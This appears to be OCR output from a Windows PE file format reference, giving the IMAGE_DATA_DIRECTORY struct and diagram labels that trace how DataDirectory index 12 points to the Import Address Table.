

```
typedef struct _IMAGE_DATA_DIRECTORY {
    DWORD   VirtualAddress;
    DWORD   Size;
} IMAGE_DATA_DIRECTORY, *PIMAGE_DATA_DIRECTORY;
```

IMAGE_DATA_DIRECTORY[16]





```
typedef struct _IMAGE_DATA_DIRECTORY {
    DWORD   VirtualAddress;
    DWORD   Size;
} IMAGE_DATA_DIRECTORY, *PIMAGE_DATA_DIRECTORY;
```



Exe File (PE)
011011
10010
011011
10010
...
DOS Program
NtHeader
OptionalHeader
index
DataDirectory
...
12
Import Address Table
...
.VirtualAddress
.Size
IMAGE_IMPORT_DESCRIPTOR

